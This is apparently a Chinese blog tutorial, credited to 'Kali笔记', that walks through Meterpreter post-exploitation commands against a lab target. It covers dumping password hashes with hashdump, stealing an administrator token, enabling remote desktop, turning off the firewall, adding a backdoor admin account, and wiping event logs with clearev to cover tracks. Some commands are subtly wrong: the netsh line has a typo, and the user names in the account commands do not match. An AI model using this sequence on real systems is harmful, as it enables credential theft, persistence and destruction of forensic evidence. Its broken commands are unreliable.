Meterpreter是Metasploit框架中的一个扩展模块,作为溢出成功以后的攻击载荷使用,攻击载荷在溢出攻击成功以后给我们返回一个控制通道。使用它作为攻击载荷能够获得目标系统的一Meterpreter shell的链接。以便我们继续下一步操作。
🐼对目标主机进行屏幕截取。
screenshot
可以通过截图简单观察目标主机当前情况,怎么样好玩不。
🇨🇳获取靶机的系统信息
sysinfo
🎉获得当前的权限
getuid
🐶获取系统密码和hash
使hashdump命令可以从系统提取用户名和密码hash。使用hashdump命令可以获取目标主机的SAM文件,获取目标主机的账号密码hash信息,剩下的可以用爆破软件算出明文密码,注意,如果你是作为一个普通的用户登陆的话,需要提升权限。
数据的输出格式为:用户名:SID:LM哈希:NTLM哈希:::
hashdump
💎显示对方桌面
run vnc
🍀提升权限
load incognito
由于目前我们的身份是system的权限,为了方便渗透,需进行身份令牌的窃取,拿到administrator的token。
扮演一个帐户从一个特定进程偷取令牌。为此,我们需要incognito扩展,使用steal_token+PID这个例子中我们使用的是steal_token 1148,其中由前面执行ps后得到的信息可知,PID为1148权限为administrator,所以我们在执行命令后虽然提示错误信息,但是它仍会被成功在后台执行,所以在运行steal_token后核实UID,我们的权限就变为了administrator了。
🐟开启目标主机远程桌面
run getgui -e
🌶️Shell
获取目标主机的远程命令行shell,如果出错,考虑是目标主机限制了cmd.exe的访问权,可以使用migrate注入到管理员用户进程中再尝试。通过其 shell 来关闭防火墙
netsh adcfirewall set allprofiles state off
🌸利用shell新建账号
net user bbskali 123456 /add && net localgroup administrators zgao /add
这样我们就新建了一个名为bbskali密码为123456的账号和密码。 然后我们远程连接
rdesktop 192.168.123.111#(靶机ip)
🎧收工
clearev
完成攻击操作之后,千万别忘了打扫战场。我们的所有操作都会被记录在目标系统的日志文件之中,因此我们需要在完成攻击之后使用命令clearev命令来清除事件日志执行clearev命令,将清除事件日志。这个命令没有任何选项或参数。
更多文章 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。

